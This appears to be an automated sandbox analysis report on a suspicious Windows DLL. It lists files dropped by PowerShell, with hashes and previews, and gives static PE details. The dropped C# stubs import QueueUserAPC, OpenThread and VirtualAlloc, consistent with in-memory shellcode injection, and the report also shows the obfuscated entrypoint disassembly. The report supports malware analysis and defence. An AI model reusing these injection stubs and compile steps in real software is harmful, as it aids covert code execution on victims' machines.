Preview:	PSMODULECACHE.....7.t8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope.....\$...Get-Di ctionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....Resolve-TestScripts.....Set-ScriptBlockScope.....w.e...a...C:\Program Files (x86) \WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-Package Provider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-Pac kageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....e...[...C:\Program Files\WindowsPowerShell\Modules\PackageM anagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Pa ckage.....Get-Package...

C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	403
Entropy (8bit):	5.058106976759534
Encrypted:	false
SSDEEP:	6:\V\DsYLDs81zuJiWmMRSR7a1nQTsyBSRa+rVSSRnA\fpM+y:V\DTLDFuQWMBDw9rV5nA\3y
MD5:	99BD08BC1F0AEA085539BBC7D61FA79D
SHA1:	F2CA39B111C367D147609FCD6C811837BE2CE9F3
SHA-256:	8DFF0B4F90286A240BECA27EDFC97DCB785B73B8762D3EAE7C54083BC23A3E9
SHA-512:	E27A0BF1E73207800F410BA9399F1807FBA940F82260831E43C8F0A8B8BFA668616D63B53755526236433396AF4EF21E1EB0DFA9E92A0F34DB8A14C292660396
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{ public class bju. { [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr wqyemwbu,IntPtr vlbvfx,IntPtr hokikv);[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadld();[DllImport("kernel32")].public static extern IntPtr Open Thread(uint uqvnjbf,uint pmyb,IntPtr rheqdsvorya);.. }.}

C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.243693039966474
Encrypted:	false
SSDEEP:	6:pAu+H2LvkujDdqxLTKbDdqB/6K2923fqjzxs7+AEszl923fqe:p37Lvkm6KzWWZE2r
MD5:	2ED921F1330955F6AFDBB78FA7EAF8F4
SHA1:	DB24B6EE559C4B25D8F92DD574D95BA7354D9E3D
SHA-256:	2049BE5CF51E976F56978650CDF497A93641D8DC063B73D195CAF84D280AF0A1
SHA-512:	34AC6D80B7658F3787B740881DB9CC46724FC2586F8ED2B076E68C59F827C1C96C0E8BC0E0BF7CEE0CDB7C29815BF42F32FCBAC3CD395839E6B70EEE230F4;B1
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.0.cs"

C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6162239107618914
Encrypted:	false

SSDEEP:	24:etGS/8OmU0t3lm85xWaseO4zkQ64pfUPtkZfqmPVUWI+ycuZhNyoakST9PNnq:6dXQ3r5xNOnQfUuJqmd31ulna3rq
MD5:	89A7D7E72EE4D68C3E0A507D7151F2CE
SHA1:	89E10E370DE870B07976D508379CA908642B2D98
SHA-256:	4A403CD94F5DFDDF2C7813781CC570EB1D59EE10DD89774CC30B6AF3BA694B81
SHA-512:	CAAB903ABFEB4B382EA85182B4820A82A1A6D70C5A1D1F697BFD31487290354F08005E7DBEF03C3FABBF9757D261EE6235F490E05824BADFCF04B45A47344A14
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....PE..L...&.sb.....!.....\$... ..@..... ..@.....#..W....@......H......text.....`.fsrc.....@.....@...@.rel oc.....`.....@..B.....#...H...X ..\.....(.....*BSJB.....v4.0.30319...l...H...#~.....<...#Strings.....#US....#GUID.....T...#Blob.....G.....%3...../.....6.....C.....V....Pa.....g....p....W....~..a. ...a...!a.%a.....*...3.0...6.....C.....V.....

C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	868
Entropy (8bit):	5.339579234164359
Encrypted:	false
SSDEEP:	12:xKIR37Lvkm6KzWWZE2qKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6KznE2qKaM5DqBVKVrdFAMBJTH
MD5:	7A6F4E96A8D3B3A4C8AF231DDFFDE508
SHA1:	7EAE899EE47B06783142610DF27ACDEB0F686EC3
SHA-256:	00DF50BF3A6286D2D1FC5FA1951B22E04370B59802960AFC5BA77EBF21A6647C
SHA-512:	E75F43E8905AA37E43BDD7D976BB7A84CE521097FA58FEB2CF77436A3688C77F98B3AC12A5D7244DECCE53849D7CD1F25B53E899748E83B00A0DCBECAB3FD014
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5...Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\2tb3qiq3\CSCCA338523CEA149558ADCBDE2BD495CFE.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.109354189483703
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAIn5gryZWoak7YnqqqW9PN5Dlq5J:+RI+ycuZhNyoakST9PNnqX
MD5:	D66AF6FAC9C9D4F1F78AE3A5DC5349E5
SHA1:	121B0B2A4DC1FC76073D0B9E738768EFF1FD34C9
SHA-256:	89C80B6EA10BBDEC2FDF0A878C09D3261BD42E09764A38D7F155B4E89894A06C
SHA-512:	E63B88E36F531BDCDBAE8816D7ED486CD6F6D6F9E307EE228599A213E022423900AC82CB4FAEAB3E30CB0BCBC077C3C9CFADD53FEF5C7D7CEF60E09011DAE54D
Malicious:	false
Preview:	L...<.....0.....L4...V.S._V.E.R.S.I.O.N._I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....\$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...2.t.b.3.q.i.q.3...d.l.l....(..L.e.g.a.l.C.o.p.y.r.i.g.h.t....D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...2.t.b.3.q.i.q.3...d.l.l....4....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...8....A.s.s.e.m.b.l.y..V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	392
Entropy (8bit):	4.988829579018284
Encrypted:	false
SSDEEP:	6:/V/DsYLDs81zuJ6VMRSRa+eNMjSSRr92B7SSRNAtwy:V/DTLdfuk9eg5r9yeqy
MD5:	80545CB568082AB66554E902D9291782
SHA1:	D013E59DC494D017F0E790D63CEB397583DCB36B

SHA-256:	E15CA20CFE5DE71D6F625F76D311E84240665DD77175203A6E2D180B43926E6C
SHA-512:	C5713126B0CB060EDF4501FE37A876DAFEDF064D9A9DCCD0BD435143DAB7D209EFBC112444334627FF5706386FB2149055030FCA01BA9785C33AC68E268B916D
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{ public class buvbcy. { [DllImport("kernel32")].public static extern IntPtr GetCurrentProc ess();.DllImport("kernel32")].public static extern void SleepEx(uint juqjjcr,uint fvu);.DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr frnpqam,uint ecktq, uint arixnpjcmw,uint mbhifa);.. }..}.

C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.229282846983885
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fp+zs7+AEszl923fR:p37LvkmB6KzsWZE2J
MD5:	8790EA5EBD20665A121C0467D12D0F98
SHA1:	560171D6E50CA52CB0F3179EE861D66954DFEE36
SHA-256:	82375D2231FDCA453FFBF57DE02F36378A4A1154A7B935AAC10D766F88CF0E40
SHA-512:	9A9EFBDC23DAF0910E5775EB4FE052B6CCA5439A4D5BF667151FCD0E055DE8F178233F7D1E209059352F00B1897FE448C9526631472401D581FBFC84AAE7C75
Malicious:	false
Preview:	.t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.0.cs"

C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.59433860543945
Encrypted:	false
SSDEEP:	24:etGSV/u2Bg85z7xlfwZD6sgdWqtKZfoAWI+ycuZhNyakS6PNnq:6oYb5hFCD6FWdJo71ulya32q
MD5:	56795B9251ADDEDC268AA628E143A9C5
SHA1:	16973C86A02C9B3D307AA25A3ADAD1F0F05F1325
SHA-256:	E28D2E06D00EA056EE86C6793AED037BD75A6DFD1D63100378CDDE049C5A7C9E
SHA-512:	D0584C6B57A34BB7A3224B739870A4CB6BC87DA8A4D355C3A72AEED08106D3C019096A5627AB26D6CC007EF907725149BB21FF85E4D1D82BABA33923C077801
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.PE..L...0.sb.....!.....#... ..@..... ..@.....`..#..O...@.....`..H......text.....`..rsrc.....@.....@...@.rel oc.....`.....@..B.....#.....H...X..T.....(....*BSJB.....v4.0.30319.....I..H...#~.....4...#Strings.....#US....#GUID.....T...#Blob.....G.....%3.....2.+.....9.....K.....S.....`..`..!..`.%...`.....*....3+....9.....K.....S.....

C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	868
Entropy (8bit):	5.3308047202087225
Encrypted:	false
SSDEEP:	12:xKIR37LvkmB6KzsWZE2MKaMK4BFNn5KBZvK2wo8dRSGarZucvW3ZDPOU:Ald3ka6KzdE2MKaM5DqBVKVrdFAMBJTH
MD5:	AE184BFF32F3C82CDA83A7144041CC02
SHA1:	EF366BDA7BD2A422BFF17C7DB20654DDF60A9507
SHA-256:	EB31DDB8E96AB2747B6EA1425C55A681AC498DF8FC584F80075D000304F4B14E
SHA-512:	91914CF1BD9069C69248288D4B0AFBF21A65DDEA90BFF2E9AAA24ADA08AE11580500A660418168C6DDCAAFF45F8EAE6813BE109C4A20C23ECB890E6DE4BD3439
Malicious:	false

Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....
----------	--

C:\Users\user\AppData\Local\Temp\5xaibb03\CSC5E69315C691F4C1A85D8DAF9C7145CE8.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0972257160637633
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZaiN5gryexak7Ynqqj2PN5Dlq5J:+RI+ycuZhNyakS6PNnqX
MD5:	41270E964816EC4C69225C4FC492514E
SHA1:	EA9457F4CBF230C99D3E4FF885FDE46E4BD45000
SHA-256:	41C6EE9B67E14F9616F9DD92586532D396E13BFE8F1D4B97C2930FA89ED740F1
SHA-512:	801BE92E1AE02CB2C71A1C8424A117F128AE761DC04FAD1503622F8AA0C934C9E96E9CD783ADB2060CFA0F3F28AA2E413782C1068AAE2EDF237CE640C70CF4A6
Malicious:	false
Preview:	L...<.....0.....L4...V.S...V.E.R.S.I.O.N..._I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....\$....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.x.a.i.b.b.0.3...d.l.l.....(..L.e.g.a.l.C.o.p.y.r.i.g.h.t....D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...5.x.a.i.b.b.0.3...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...8.....A.s.s.e.m.b.l.y.V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RES109F.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48e, 9 symbols
Category:	dropped
Size (bytes):	1332
Entropy (8bit):	4.000171492218837
Encrypted:	false
SSDEEP:	24:HPizW9NProXxUuHjhKdNII+ycuZhNyoakST9PNnq92d:IProXCutKdu1ulna3rq9G
MD5:	D782BF3D7A8FDEB2AD18B0604344ECE8
SHA1:	424D88E90F7ECD6BF89F3DB4F71881A007BFC402
SHA-256:	5CF40AEAD24C13B102AD673AA371346B32E26D5BDF3D279B706C1F18B5AA15FB
SHA-512:	6C2507E2313D03B691F0826C157C98BCE9F9C0ADF029D0E5446CBB5E7DD6724D765AAF34426F5E53B58FEB35E192AC725578825A51E3AE2E16AF3C30E863FC
Malicious:	false
Preview:	L...'.sb.....debug\$S.....P.....@...B.rsrc\$01.....X.....4.....@...@...rsrc\$02.....P...>.....@...@.....U....c:\Users\user\AppData\Local\Temp\12b3qiq3\CSCCA338523CEA149558ADCBDE2BD495CFE.TMP.....j.....SI.....5.....C:\Users\user\AppData\Local\Temp\RES109F.tmp.-<.....'.Micr osoft (R) CVTRES.[.=.cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....HL.....H.....L4...V.S...V.E.R.S.I.O.N..._I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....\$....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f .o.....0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...2.t.b.3.q.i.q.3...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g .h.t....D.....O.r.i.g.

C:\Users\user\AppData\Local\Temp\RES37BE.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48e, 9 symbols
Category:	dropped
Size (bytes):	1332
Entropy (8bit):	3.9829744790376203
Encrypted:	false
SSDEEP:	24:HhizW9N7izUuHYFHkdNII+ycuZhNyakS6PNnq92d:TezUu4zKdu1ulya32q9G
MD5:	EE9EDF850E8759E45C86B471C8A75C98
SHA1:	450268A4ED02C66CD38EAB0754C27752A558A0B2
SHA-256:	9377B7E127BD8E34E1182E164391BFF0EC2E55A1037FDED981D8C489251A0B7D
SHA-512:	EF6F71F1E7454FE4AC2A7A34AEC2672DF8AA4F980B0116DA82E1D2D611899FBB9894D0CC59F4F37B75DD418F42C20DED9BDE9B359491AD7DB6EA9CD480435EB
Malicious:	false

Preview:	L...1.sb.....debug\$S.....P.....@..B.rsrc\$01.....X.....4.....@..@.rsrc\$02.....P..>.....@..@.....U...c:\Users\user\AppData\Local\Temp\5xai bb03\CS5E69315C691F4C1A85D8DAF9C7145CE8.TMP.....A'..H..Li"O.QN.....5.....C:\Users\user\AppData\Local\Temp\RES37BE.tmp.-<..... ..'...Microsoft (R) CVTRES.[=..c.wd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S...V.E.R.S.I.O.N...I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o....\$....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i .l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0..0..0..0..<.....I.n.t.e.r.n.a.l.N.a.m.e...5.x.a.i.b.b.0.3..d.l.l.....{.....L.e.g.a.l.C.o .p.y.r.i.g.h.t.... ..D.....O.r.i.g.
----------	---

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_magqr2lp.csh.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_u3nzoxvm.isc.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

Static File Info	
General	
File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.238626608026645
TrID:	- Win32 Dynamic Link Library (generic) (1002004/3) 99.60% - Generic Win/DOS Executable (2004/3) 0.20% - DOS Executable Generic (2002/1) 0.20% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	tlJVb0Bvkl.dll
File size:	442368
MD5:	f28f39ada498d66c378fd59227e0f215
SHA1:	1c9c0584ad51f5be3f16b334d758c88b8cdb7b38
SHA256:	0a66e8376fc6d9283e500c6e774dc0a109656fd457a0ce7dbf40419bc8d50936
SHA512:	33e4035a35c204da87d5c5935dcc81020101cfb9001a1f08c6fe5c374d1bfaa888783c7d735d43de483d5b6235e883e797e0855bed548ff4aadbab1b8addf1b
SSDEEP:	6144:rFpWDfyexlJJtyhOhevp/D23qAGzjLg8O9YTEqT2uGRp1WgHyo3NldzlQgOsnGWU:rFpoFIJqYhiVDwGU8OqaX1WW3zNg7
TLSH:	5594F14977A11DBBEC0807761CF8C52B9B66BE2CA23A31DEA6683CFF7E175511048706
File Content Preview:	MZ.....@.....<DR.x.<.x.<.c.....<uW.....<.x.=...<.<{].....<.X?...<.....<{]...<.\<...<.Richx. <.PE..L.....A.....!.....P.....0.....@.....5.....

File Icon
Copyright Joe Security LLC 2022



Icon Hash: 9068eccc64f6e2ad

Static PE Info

General

Entrypoint:	0x401430
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x411096D1 [Wed Aug 4 07:57:05 2004 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	0bedc9af0ed7cf2ba33cf662a24d448e

Entrypoint Preview

Instruction

```
push ebp
mov ebp, esp
add ecx, FFFFFFFFh
call 00007F191498005Ch
pop eax
pop eax
mov dword ptr [00414544h], eax
mov edx, dword ptr [00414660h]
sub edx, 00005289h
call edx
ret
int3
push esi
mov eax, ebx
mov dword ptr [00414540h], eax
pop dword ptr [00414538h]
mov dword ptr [00414548h], ebp
mov dword ptr [0041453Ch], edi
sub dword ptr [00414548h], FFFFFFFCh
loop 00007F1914980005h
mov dword ptr [ebp+00h], eax
nop
pushfd
dec esp
mov bh, byte ptr [edx+20858137h]
inc edi
outsb
popad
adc bh, byte ptr [ebx-737236FDh]
rcr byte ptr [ebp-09h], 0000006Eh
xor dword ptr [edi+2C9A727Dh], edx
push edi
```

Instruction
and eax, 921D5B11h
push ds
cmc
cdq
jmp 00007F19149800B1h
pop ebx
xor dword ptr [edx+72h], edi
ficom dword ptr [ecx+335A9032h]
jnp 00007F1914980087h
mov bl, 02h
ret
xchg eax, ebp
mov al, byte ptr [61B7C6D2h]
jnc 00007F191498002Fh
mov edx, 52F2559Ch
sti
sbb dword ptr [ecx+04h], ebp
pop ebx
inc esp
inc esi
dec edi
fsubr dword ptr [ebx]
cmovne ecx, eax
in al, D3h
jnl 00007F1914980048h
xchg eax, esi
xchg eax, esi
inc eax
pop es
cmpsdl
pop edi
das
and byte ptr [esi-7Ch], bh
pop ecx
je 00007F1914980024h
pop esp
jl 00007F19149800BEh
xor al, byte ptr [esi+2Ch]
out dx, al
mov edi, F721E51Fh
pop esi
or dword ptr [edi+35h], ecx
scasb
rcl byte ptr [esi+7Ch], 00000040h
popfd
int3

Data Directories			
Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xdc18	0x8c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x62000	0x9f28	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6c000	0xf0c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xd0b0	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xd000	0xb0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x1000	0x1	.text
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xb710	0xc000	False	0.0736897786458	data	1.02203160805	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xd000	0x1073	0x2000	False	0.180541992188	data	3.71589026365	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xf000	0x79d0	0x6000	False	0.373697916667	data	6.02717783396	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.crt	0x17000	0x1dc8e	0x1e000	False	0.988427734375	data	7.9815287954	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.erloc	0x35000	0x2ca4f	0x2d000	False	0.988259548611	data	7.98122243943	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x62000	0x9f28	0xa000	False	0.602783203125	data	6.51663069246	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6c000	0x132e	0x2000	False	0.219360351562	data	3.73577949218	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources					
Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x62360	0x666	data	English	United States
RT_ICON	0x629c8	0x485d	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x67228	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 331218944, next used block 4106092544	English	United States
RT_ICON	0x697d0	0xea8	data	English	United States
RT_ICON	0x6a678	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x6af20	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x6b488	0xb4	data	English	United States
RT_DIALOG	0x6b540	0x120	data	English	United States
RT_DIALOG	0x6b660	0x158	data	English	United States
RT_DIALOG	0x6b7b8	0x202	data	English	United States
RT_DIALOG	0x6b9c0	0xf8	data	English	United States
RT_DIALOG	0x6bab8	0xa0	data	English	United States
RT_DIALOG	0x6bb58	0xee	data	English	United States
RT_GROUP_ICON	0x6bc48	0x4c	data	English	United States
RT_VERSION	0x6bc98	0x290	MS Windows COFF PA-RISC object file	English	United States

Imports	
DLL	Import
KERNEL32.dll	EraseTape, GetDiskFreeSpaceExA, IstrlenA, LocalHandle, GetModuleFileNameA, GetBinaryTypeA, GetThreadLocale, GetFileTime, GlobalFlags, GetStringTypeA, EnumResourceTypesA, GetConsoleCP, GetCommTimeouts, WriteProcessMemory, GlobalMemoryStatus, DebugBreak
OLEAUT32.dll	GetRecordInfoFromTypeInfo, LoadTypeLibEx
USER32.dll	DefMDIChildProcW, GetMenuItemRect, MessageBoxIndirectW, DeleteMenu, GetClassNameA, GetMessagePos, GetUpdateRgn, GetClientRect, GetScrollBarInfo
GDI32.dll	ExtSelectClipRgn, GetBkColor, GetCharWidthFloatA, GetTextMetricsW, GdiComment
ADVAPI32.dll	EnumServicesStatusExW, InitiateSystemShutdownExW, RegGetValueA

DLL	Import
msvcrt.dll	strcoll, fgetwc, srand

Version Infos	
Description	Data
